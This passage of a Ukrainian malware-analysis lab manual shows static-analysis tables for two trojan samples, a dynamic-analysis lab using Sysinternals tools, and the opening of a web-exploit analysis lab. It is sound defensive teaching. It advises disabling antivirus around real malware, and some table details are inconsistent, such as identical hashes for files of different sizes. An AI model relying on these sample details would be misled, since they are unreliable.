


Рисунок 6. Визначення пакувальника




Рисунок 7. Дата компіляції




Рисунок 8. Перегляд імпортованих функцій





Рисунок 9. Визначення компілятора

Таблиця 3. X.ex_

File name	X.ex_
Filesize	39 KB
Hash	MD5: C25E1B4F2BB13F24FFCFB66342D895F6/SHA-1: 3B29C36CCB0FD00A0812896E61D3AE6CE18E5EEE/SHA-256: E447EE50D538C0F54CF1106EDB0D52FA6A7A2A23C63D765968857036D35D9CFD
Imports	Функції з бібліотек: advapi32.dll comctl32.dll gdi32.dll kernel32.dll shell32.dll shlwapi.dll user32.dll
Exports	-
Time Date Stamp	29/01/2012
Sections	
Subsystem	Win32 GUI
Resources	IMAGE Bitmap
Packer	UPX 0.89.6 - 1.02 / 1.05 - 2.90 -> Markus & Laszlo
Compiler/Language	-
Detection	Trojan/Generic.ASMalwNS.AB9, Win32:SearchProtect-CT [Adw]

Судячи з набору використовуваних функцій можна припустити що це шифрувальник: присутні виклики функцій для роботи з файлами, копіювання, пошук, хешування та наявні функції для роботи з реєстром.

Таблиця 4.

File name	Lab2_01.exe
Filesize	230 KB
Hash	MD5: C25E1B4F2BB13F24FFCFB66342D895F6/SHA-1: 3B29C36CCB0FD00A0812896E61D3AE6CE18E5EEE/SHA-256: E447EE50D538C0F54CF1106EDB0D52FA6A7A2A23C63D765968857036D35D9CFD
Imports	List of functions
Exports	Функції з бібліотек: ADVAPI32.dll COMCTL32.dll GDI32.dll KERNEL32.dll ole32.dll SHELL32.dll USER32.dll VERSION.dll
Time Date Stamp	06/07/2011
Sections	IMAGE_DOS_HEADER MS-DOS Stub Program ⊞ IMAGE_NT_HEADERS IMAGE_SECTION_HEADER .text IMAGE_SECTION_HEADER .rdata IMAGE_SECTION_HEADER .data IMAGE_SECTION_HEADER .ndata IMAGE_SECTION_HEADER .rsrc SECTION .text ⊞ SECTION .rdata SECTION .data ⊞ SECTION .rsrc CERTIFICATE Table
Subsystem	Win32 GUI
Resources	Icon Entry Dialog Group Icon Version Manifest
Packer	Nullsoft PiMP Stub [Nullsoft PiMP SFX] *
Compiler/Language	Microsoft Visual C/C++ (2008)
Detection	Trojan/Generic.ASMalwNS.AB9, Win32:SearchProtect-CT [Adw]

Судячи з набору використовуваних функцій можна припустити що це троян який міняє пошуковик: присутні виклики функцій для роботи з файлами функції для роботи з реєстром, спроби доступу до гілки explorer.

Лабораторна робота 4. Динамічний аналіз шкідливих програм

Мета: отримати навички статичного аналізу шкідливих програм.

Інструменти:

- ОС
- Microsoft Windows XP Professional
- ProcessMonitor https://technet.microsoft.com/en-us/library/bb896645.aspx
- ProcessExplorer https://technet.microsoft.com/en-us/sysinternals/bb896653.aspx
- TotalUninstall (необов'язковий, комерційний) http://www.martau.com/
- Wireshark https://www.wireshark.org/download.html
- Пісочниця (http://nas.nioguard.com)
- Безкоштовна версія IDA (https://www.hex-rays.com/products/ida/support/download_freeware.shtml)

Студент буде знати:

- відладчик і x86 ASM
- типове корисне навантаження трояна
- засоби моніторингу та аналізу трафіку
- програмні винятки

Студент зможе:

- запустити шкідливе програмне забезпечення для аналізу
- змінювати виконання програми (за допомогою налагоджувача)
- моніторинг за допомогою Process Monitor
- перегляд процесів за допомогою Process Explorer

Кроки:

1. Прочитайте інформацію про загальні принципи динамічного аналізу.
2. Виконати лабораторні завдання.
3. Захистіть лабораторію, відповідаючи на запитання.

Інформація

Динамічний аналіз - це аналіз програми після її запуску. У таких випадках переважно використовуються системні монітори та налагоджувач.

Аналіз підозрілих програм можна проводити двома способами:

- динамічний аналіз - шляхом моніторингу їх поведінки в системі (за допомогою моніторів),
- статичний аналіз програмного коду.

Зазвичай використовується комбінація цих двох методів, де залежно від складності та працездатності програмний код аналізується статично, а частина коду виконується під налагоджувачем.

Інструменти моніторингу

У цій лабораторії використовуватиметься Process Monitor від Марка Руссіновича як найпопулярніше рішення, надане Microsoft для платформ Windows. Перегляньте відеопосібник щодо використання Process Monitor.

Іншим інструментом від Microsoft є Process Explorer, який дозволяє переглядати та аналізувати запущений процес.

Декомпілятори та дизассемблери

Дуже рідко аналізовані програми постачаються у вихідному коді (наприклад, сценарії, інтерпретовані мовами Visual Basic Script або Javascript), тому їх потрібно аналізувати за допомогою спеціальних інструментів, які поділяються на два класи: декомпілятори та дизассемблери.

Декомпілятори відносяться до класу програм для отримання коду під досліджуваними програмами, найбільш близького до вихідного коду. На даний момент існує декомпілятор для мови Java, Visual Basic, а також програм, призначених для роботи в середовищі. NET.

На жаль, дуже небагато програм можна проаналізувати вищевказаним методом, що пов'язано з особливостями перетворення вихідного коду програм у виконуваний код. Для аналізу таких програм розроблені спеціальні інструменти - дизассемблери. Вони виконують перетворення машинного коду на зрозумілу людині мову – асемблер. У деяких випадках замість асемблера генерується псевдокод.

Асемблер — це інструкції машинного коду (кожна команда відповідає одному процесору інструкцій асемблера), записані у формі, яка дозволяє відносно легко запам’ятати мету кожної інструкції.

На відміну від асемблера, кожна команда псевдокоду відповідає не інструкції процесора, а базовій операції, яка виконує певну функцію. Псевдокод можна знайти в аналізі віртуальних машин, які використовуються в протекторах виконуваних файлів (наприклад, Themida). Також він використовується в інсталяторі та виконуваних файлах, створених інтерпретаторами мови.

Часто зустрічаються утиліти, які крім функцій декомпілятора виконують і функції дизассемблера. До них відноситься, наприклад, DeDe (Delphi Decompiler), що аналізує файли, створені в Borland Delphi і Borland C++ Builder, що дозволяє відновити використані форми і вміст, а також методи, властивості та обробники компонентів, але код властивостей і процедур програми показано мовою ASM.

Метою аналітика є пошук у цільовому коді певного функціоналу, який міг би підтвердити або спростувати судження про шкідливість досліджуваного коду. Крім того, якщо зловмисне програмне забезпечення буде доведено, можливо, знадобиться навчитися скасувати зміни, внесені програмою (наприклад, розшифрувати файли, зашифровані вірусом). Для цього часто доводиться аналізувати величезну кількість коду. Якщо ваш дизассемблер підтримує діалог з користувачем, тобто дозволяє змінювати параметри дизассемблування певних частин коду, призначених для збереження імен, коментарів і запитів на використання користувальницьких типів даних, автоматично визначає імена бібліотечних функцій, які автоматизують виконання певних дій, це значно полегшує роботу аналітика.

Ззавдання:

1. Перегляньте відео, щоб зрозуміти процес динамічного аналізу.
2. Проаналізуйте додаток (FakeTrojan.exe).
3. Напишіть звіт із корисним навантаженням і знайдіть Indicators-of-Compromise.
4. Запропонуйте інструкції щодо видалення.
5. Дайте відповіді на запитання.

Питання

1. Що таке динамічний аналіз?
2. Що може робити ProcessExplorer?
3. Що може робити ProcessMonitor?
4. Як налаштувати фільтри в ProcessMonitor?
5. Що таке індикатори компромісу (IoC) для ana

References

1. Practical Malware Analysis, Sikorski M., Honig A.
2. Microsoft (former Sysinternals) tools

Приклад виконання лабораторної роботи:




Рисунок 1. Фільтрація додатку в Regmon.




Рисунок 2. Фільтрація додатку в Procesmonitor.




Рисунок 3. Дії в реєстрі досліджуваного додатку.




Рисунок 4. Аналіз мережевого трафіку.




Рисунок 5. Дії додатку з файловою системою.




Рисунок 6. Дослідження запущених процесів.




Рисунок 7. Пошук гендлів на DLL.




Рисунок 8. Активні з’єднання.

Лабораторна робота 5. Exploits Analysis

Мета: отримати навички аналізу веб-експлойтів, які використовують Visual Basic і Java-скрипти.

Інструменти:

- Microsoft Windows XP Professional і новіших версій
- Microsoft Internet Explorer 6.0 і новіших версій
- Malzilla http://malzilla.sourceforge.net/
- Інструмент PDF

Рекомендації:

- Експлойти знаходяться в папці Lab 4.
- Вимкніть антивірусний захист, якщо активний.
- Файли з експлойтами є справжніми шкідливими програмами, тому рекомендується обмежити можливість їх поширення через мережевий доступ або за допомогою знімного носія.

Студент буде знати:

- drive-by атаки з використанням веб-експлойтів;
- типова структура експлойту;
- методи обфускації.

Студент зможе:

- аналізувати експлойти JS/VBS;
- аналізувати експлойти PDF;
- аналізувати шелл-коди;
- проаналізувати експлойти MS Office (опціонально).

Кроки:

1. Перегляньте нові веб-технології
2. Переглянути зміст сучасних загроз безпеці в Інтернеті
3. Розгляньте сутність поняття вразливості програмного забезпечення
4. Ознайомитися з принципами вбудовування шкідливого коду в скрипти
5. Переглянути механізм активації шкідливого коду в скрипті
6. Виконайте завдання лабораторної роботи
7. Захистити лабораторну роботу, відповівши на контрольні запитання

Інформація

Сучасні веб-технології та нові загрози

«Web 2.0 — це бізнес-революція в комп'ютерній індустрії, викликана переходом до Інтернету як платформи та спробою зрозуміти правила успіху на цій новій платформі».

Тім О'Райлі

Нові Інтернет-технології, такі як Web 2.0, несуть із собою нові загрози безпеці. Незважаючи на те, що Web 2.0 значно розширює можливості сучасного Інтернету. Однак у цьому контексті впровадження нових технологій питання безпеки відходять на другий план. DoS-атаки, розповсюдження спаму та використання програмного забезпечення – це реалії нашого життя.

Сьогоднішня атака з використанням таких механізмів:

- AJAX (асинхронний JavaScript і XML)
- XSS (Cross-Site Scripting) - впровадження та виконання шкідливого коду в просторі браузера
- Отруєння XML - Організація DoS-атак
- Модифікація двійкових даних RIA (Rich Internet Applications)
- RSS/Atom injection - впровадження JavaScript у сторінку, виконуваний файл Інтернет-браузера

Основною проблемою є можливість активного вмісту веб-сторінок (Java Script, Visual Basic Script) виконувати небезпечні дії на комп'ютері користувача, з легким

доступом до Інтернету та можливістю керування браузером для відображення користувачеві неправдивої інформації.

Крім того, більше половини шкідливих веб-сайтів використовують різні методи для приховування шкідливих дій (заплутування коду).

Уразливості програмного забезпечення

«Errare humanum est» («Людині властиво помилятися»).

Марк Туллій Цицерон, римський державний діяч, філософ і письменник

«Людині властиво помилятися, але щоб справді щось зіпсувати, потрібен комп'ютер»

Пауль Ерліх

Термін «вразливість» часто згадується у зв'язку з комп'ютерною безпекою в багатьох різних контекстах.

У найширшому розумінні термін «вразливість» асоціюється з певним порушенням політики безпеки. Це може бути через слабкі правила безпеки або проблема в самому програмному забезпеченні. Теоретично всі комп'ютерні системи мають вразливі місця; чи є вони серйозними, залежить від того, чи використовуються вони для заподіяння шкоди системі.

Було багато спроб чітко визначити термін «вразливість» і розділити два значення. MITRE, науково-дослідна група США, що фінансується федеральним бюджетом, зосереджується на аналізі та вирішенні критичних проблем безпеки. Група підготувала такі визначення:

Відповідно до термінології CVE MITRE:

«[...] Універсальна вразливість — це стан обчислювальної системи (або набору систем), який:

- дозволяє зловмиснику виконувати команди від імені іншого користувача
- дозволяє зловмиснику отримати доступ до даних, що суперечить зазначеним обмеженням доступу для цих даних
- дозволяє зловмиснику видати себе за іншу сутність
- дозволяє зловмиснику здійснити відмову в обслуговуванні."

